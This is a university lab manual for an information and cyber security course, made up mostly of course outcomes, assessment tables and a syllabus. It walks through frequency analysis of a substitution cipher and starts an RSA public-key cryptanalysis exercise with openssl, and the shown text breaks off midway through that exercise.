

A Lab Manual
on
INFORMATION AND CYBER SECURITY LAB
(III- B. Tech. – I– Semester)
Submitted to
DEPARTMENT OF COMPUTER SCIENCE& ENGINEERING
(ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING)
By
MS. Kilari Rampriya
(Asst Professor, Dept. of AIML)



CMR INSTITUTE OF TECHNOLOGY

Kandlakoya(V), Medchal Road, Hyderabad – 501 401
Ph. No. 08418-222042, 22106 Fax No. 08418-222106

(2022-23)

CONTENTS

Sl. No.	Particulars	Page No.
1.	Vision and Mission	2
2.	Syllabus	4
3.	Student Entry Behavior or Pre-requisites	5
4.	Course Outcomes	6
5.	Mapping of Course with PEOs-POs	7
6.	Mapping Of Course Outcomes with POs	9
7.	Direct Course Assessment	10
8.	Indirect Course Assessment	11
9.	Overall Course Assessment and Attainment level	13
10.	Pi diagrams, Bar charts, Histograms for representing results	14
11.	Lesson/Course Plan	15
12.	Programs	16

CMR INSTITUTE OF TECHNOLOGY

VISION: To create world class technocrats for societal needs

MISSION: Impart global quality technical education for a better future by providing appropriate learning environment through continuous improvement and customization

QUALITY POLICY: Strive for global excellence in academics and research to the satisfaction of students and stakeholders

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING: COMPUTER SCIENCE AND ENGINEERING (ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING)

Vision: To be a model for academic excellence and research in the field of computer science and engineering with a special focus on applications of Artificial Intelligence & Machine Learning that leads to innovative skills and moral values for the betterment of global society with professional concern.

Mission: Impart quality education through state-of-art curriculum by providing conducive learning & research environment for continuous improvement and professional advancement.

I. PROGRAMME EDUCATIONAL OBJECTIVES (PEO's)

PEO1: Graduate will be capable of practicing principles of computer science & engineering, mathematics and scientific investigation to solve the problems that are appropriate to the discipline. **[PO1, PO2, PO3]**

PEO2: Graduate will profess in diverse fields of AI&ML that leads to professional, career and research advancement. **[PO4, PO5, PO6, PO8, PO9, PO11]**

PEO3: Graduate exhibits professional ethics, communication skills, teamwork and adapts to changing environments of engineering and technology by engaging in lifelong learning. **[PO7, PO8, PO9, PO10, PO12]**

II. PROGRAMME OUTCOMES (PO's)

1. **Engineering knowledge:** Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems. **[PEO's: 1,2 and 3]**
2. **Problem analysis:** Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences. **[PEO's: 1,2 and 3]**
3. **Design/development of solutions:** Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations. **[PEO's: 1,2 and 3]**
4. **Conduct investigations of complex problems:** Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions. **[PEO's: 1,2 and 3]**

5. **Modern tool usage:** Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations. **[PEO's: 1,2 and 3]**
6. **The engineer and society:** Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice. **[PEO's: 2 and 3]**
7. **Environment and sustainability:** Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development. **[PEO's: 1,2 and 3]**
8. **Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice. **[PEO's: 1,2 and 3]**
9. **Individual and team work:** Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings. **[PEO's: 1,2 and 3]**
10. **Communication:** Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions. **[PEO's: 1,2 and 3]**
11. **Project management and finance:** Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments. **[PEO's: 1 and 3]**
12. **Life-long learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change. **[PEO's: 1,2 and 3]**

1. Syllabus

INFORMATION AND CYBER SECURITY LAB

Course	B.Tech.-V-Sem.	L	T	P	C
Subject Code	20-CS-PC-316	-	-	2	1

Course Outcomes (COs) & CO-PO Mapping (3-Strong; 2-Medium; 1-Weak Correlation)

COs	Upon completion of course the students will be able to	PO4	PO5	PO14
CO1	explain concepts of cryptanalysis	3	3	3
CO2	Examine different vulnerability attacks	3	3	3
CO3	illustrate Wi-Fi security techniques	3	3	3
CO4	Able to do malware analysis.	3	3	3
CO5	Able to configure simple firewall and IT audit	3	3	3

List of Experiments

Week	Title/Experiment
1	Cryptanalysis of Caesar Cipher using Frequency Analysis
2	Cryptanalysis of RSA
3	Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi
4	Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack
5	Implement Firewall for an organization.
6	Implement Wi-Fi security (WPA2, IP based, MAC Based)
7	Analyze and exploit the root system of CMROS
8	Implementing and analyzing target using metasploit and gain control over the system
9	Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report
10	Test security of UPI applications on Desktop sharing applications.

References
1. Information and Cyber Security Lab Manual, Department of CSE, CMRIT, Hyd.

2. Student Entry Behavior or Pre-requisites

- Students should have basic knowledge on Linux commands
- Students should have basic knowledge on basic programming.
- Student should have knowledge on software engineering concepts
- These prerequisites are taken by the students during the first two years. However during the initial sessions the topics are reviewed.

3. Course Outcomes

Course Outcome	Course Outcome Statements
CO - 1	explain concepts of cryptanalysis
CO - 2	Examine different vulnerability attacks
CO - 3	illustrate Wi-Fi security techniques
CO - 4	Able to do malware analysis.
CO - 5	Able to configure simple firewall and IT audit

4. Mapping of Course with PEOs-POs

(Only Ticking)

Program Educational Objectives (PEOs)

Sl. No.	PEOs Name	Program Education Objective Statements
1	PEO - 1	Impart profound knowledge in humanities and basic sciences along with core engineering concepts for practical understanding & project development. [PO's: 1,2,3,4,5,7,8,9,10,11 and 12] [PSO's: 1 and 2]
2	PEO – 2	Enrich analytical skills and Industry-based modern technical skills in core and interdisciplinary areas for accomplishing research, higher education, entrepreneurship and to succeed in various engineering positions globally. [PO's: 1,2,3,4,5,6,7,8,9,10 and 12] [PSO's: 1, 2 and 3]
3	PEO – 3	Infuse life-long learning, professional ethics, responsibilities and adaptation to innovation along with effective communication skills with a sense of social awareness. [PO's: 1,2,3,4,5,6,7,8,9,10,11 and 12] [PSO's: 2 and 3]

Program Outcomes (POs)

PO Name	Graduate Attributes	PO Statements
PO1	Engineering knowledge	Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 2	Problem analysis	Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 3	Design/development of solutions	Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 4	Conduct investigations of complex problems	Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 5	Modern tool usage	Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 6	The engineer and society	Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice. [PEO's: 2 and 3]
PO 7	Environment and sustainability	Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development. [PEO's: 1,2 and 3]

PO 8	Ethics	Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice. [PEO's: 1,2 and 3] [PSO's: 2 and 3]
PO 9	Individual and team work	Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings. [PEO's: 1,2 and 3] [PSO's: 3]
PO 10	Communication	Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions. [PEO's: 1,2 and 3] [PSO's: 2 and 3]
PO 11	Project management and finance	Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments. [PEO's: 1 and 3] [PSO's: 2 and 3]
PO 12	Life-long learning	Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]

5. Mapping Of Course Outcomes With POs

No	Course Outcomes	Po ₁	Po ₂	Po ₃	Po ₄	Po ₅	Po ₆	Po ₇	Po ₈	Po ₉	Po ₁₀	Po ₁₁	Po ₁₂	Avg
1	CO - 1				3	3								
2	CO - 2				3	3								
3	CO - 3				3	3								
4	CO - 4				3	3								
5	CO - 5				3	3								
	Avg				3	3								

6. Direct Course Assessment

(As mentioned in following table of 10 parameters, of which consider only the parameters required for this courses)

No	Description	Targeted Performance	Actual Performance	Remarks	Course Attainment
1	Internal Marks(25)	80% of Students(182 Students) should Secure 60% of Internal Marks i.e., 15 Marks			
2	External Marks(50)	80% of Students(182 Students) should Secure 70% of External Marks i.e., 35 Marks			
3	Clearing of Subject	A minimum of 95% of Students(216 Students) should clear this course in first attempt			
4	Getting First Class	90% of Students(205 Students) should Secure I Class Marks i.e., 45 Marks in my course			
5	Distinction	80% of Students (182 Students) should secure First Class With Distinction i.e., 53 Marks in my course			
6	Outstanding Performance	60% of Students (137 Students) should secure 80% and above Marks. i.e., 60 Marks in my course			

7. Indirect Course Assessment

(As mentioned-strong (3), moderate (2), weak (1) & no comment (0))

Mission Statement of CSE

- **Impart fundamentals through state of art technologies for research and career in Computer Science & Engineering.**
- **Create value-based, socially committed professionals for anticipating and satisfying fast changing societal requirements.**
- **Foster continuous self learning abilities through regular interaction with various stake holders for holistic development.**

Correlation of Mission Elements with Mission Statement of CSE Department related to the Course (only Ticking given by faculty)

No	Mission Elements	Strong	Moderate	Weak	No Comment
M-1	Impart Fundamentals	✓			
M-2	State Of Art Technologies	✓			
M-3	Research & Career Development	✓			
M-4	Value based Socially Committed Professional	✓			
M-5	Anticipating & Satisfying Industry Trends		✓		
M-6	Changing Societal Requirements			✓	
M-7	Foster Continuous Learning	✓			
M-8	Self Learning Abilities	✓			
M-9	Interaction with stakeholders	✓			
M-10	Holistic Development		✓		

Indirect Course Assessment through Student Satisfaction Survey

(Note for *: Parameters used for course teaching like

a: Classroom teaching	b: Simulations	c:labs	d: Mini_Projects
e: Major Projects	f: Conferences	g: professional activities	
h: Technical Clubs	i: Guest Lectures	j: Workshops	k: Technical Fests l:Tutorials
m:NPTLs	n:Digital Library	o: Industrial Visits	p: software Tools
q: Internship/training	r:Technical Seminars	s: NSS	t: NSS
	u: sports etc.		

No	Question Based on PEO/ PO/PSO/CO	Parameters (a /b /c...)*	Strong (3)	Moderate (2)	Weak (1)	No comment (0)
1	Did the course impart fundamentals through interactive learning and contribute to core competence?					
2	Did the course provide the required knowledge to foster continuous learning?					
3	Whether the syllabus content anticipates & satisfies the industry and societal needs?					
4	Whether the course focuses on value based education to be a socially committed professional?					
5	Rate the role of the facilitator in mentoring and promoting the self learning abilities to excel academically and professionally?					
6	Rate the methodology adopted and techniques used in teaching learning processes?					
7	Rate the course in applying sciences & engineering fundamentals in providing research based conclusions with the help of modern tools?					
8	Did the course have any scope to design, develop and test a system or component?					
9	Rate the scope of this course in addressing cultural, legal, health, environment and safety issues?					
10	Scope of applying management fundamentals to demonstrate effective technical project presentations & report writing?					
	Total					
	Average					
Total Average					2.52	

8. Overall Course Assessment

(80% Direct + 20% Indirect, if any)

No	Assessment Type	Weightage	Attainment Level
1	Direct-Assignment, Quiz, Subjective, University Exams, Results, Bench Marks	0.8	
2	Indirect-Surveys-Questionnaire	0.2	
	Overall		

ICS LAB Course Attainment level:

9. Pi diagrams, Bar charts, Histograms

(For representing previous results, if any)

ICS Pass % for Last 4 Academic Years	Appeared	Passed	Pass%

10.Lesson/Course Plan

Week No.	Name of the Program	Week	Text Books	Mode of Assessment
1	Cryptanalysis of Caesar Cipher using Frequency Analysis	1	R1	By observations, lab records, viva-voice
2	Cryptanalysis of RSA	2	R1	By observations, lab records, viva
3	Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi	3	R1	By observations, lab records, viva
4	Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack	4	R1	By observations, lab records, viva
5	Implement Firewall for an organization.	5	R1	By observations, lab records, viva
6	Implement Wi-Fi security (WPA2, IP based, MAC Based)	6	R1	By observations, lab records, viva
7	Analyze and exploit the root system of CMROS	7	R1	By observations, lab records, viva
8	Implementing and analyzing target using metasploit and gain control over the system	8	R1	By observations, lab records, viva
9	Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report	9	R1	By observations, lab records, viva
10	Test security of UPI applications on Desktop sharing applications.	10	R1	By observations, lab records, viva

Experiment 1: Implementation of cryptanalysis on caesar cipher using Frequency Analysis.

Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU M UPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEAGD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEAGDL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

Step1:

Open the encrypted message only in Notepad.

Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

Table 1 Frequency of characters in English

Letter	Frequency	Letter	Frequency	Letter	Frequency	Letter	Frequency
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

Step4:

Click ctrl+H in the notepad



Click the check box: Match case


Step 5:

Start substituting one by one letters by following the sequence

$S \rightarrow e$	$O \rightarrow t$	$I \rightarrow h$	$G \rightarrow o$	$F \rightarrow n$	$M \rightarrow a$	$X \rightarrow x$	
$W \rightarrow w$	$B \rightarrow k$	$U \rightarrow d$	$D \rightarrow l$	$K \rightarrow r$	$P \rightarrow i$	$L \rightarrow s$	$V \rightarrow v$
$H \rightarrow p$	$A \rightarrow b$	$X \rightarrow x$	$Y \rightarrow y$	$E \rightarrow m$	$N \rightarrow c$	$C \rightarrow f$	
$R \rightarrow g$	$Q \rightarrow u$	$J \rightarrow q$					

Step 6:

Final decrypted text will be as shown below.



VIVA Questions

1. What is Cryptography?

.....
.....
.....

2. What is Cryptanalysis?

.....
.....
.....

3. What is Cipher Text?

.....
.....
.....


4. What is the Ceaser Cipher?

.....
.....
.....


5. What is a Symmetric Key Cryptosystem?

.....
.....
.....


Experiment 2: Implementation of Cryptanalysis using RSA.



```
(kali㉿kali)-[ ~ ]
$ mkdir rsa
(kali㉿kali)-[ ~ ]
$ cd rsa
(kali㉿kali)-[ ~/rsa ]
$ ls
enc.txt    pubkey.pem
(kali㉿kali)-[ ~/rsa ]
$
```




```
(kali㉿kali)-[ ~/rsa ]
$ cat pubkey.pem
-----BEGIN PUBLIC KEY-----
MGQwDQYJKoZIhvcNAQEBBQADUwAwUAJJAMLLsk/b+S02Emjj8Ro4lt5FdL06WHMM
vWUpOIZOIIpu63BKF8/QjRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0Vyy0zQ
pwIDAQAB
-----END PUBLIC KEY-----
```



```
(kali㉿kali)-[ ~/rsa ]
$ openssl rsa -pubin -inform PEM -text -noout < pubkey.pem
RSA Public-Key: (576 bit)
Modulus:
00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
Exponent: 65537 (0x10001)
```

Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

Hexadecimal to decimal convertor



Paste the decimal code in the **notepad** as n value


```
n=
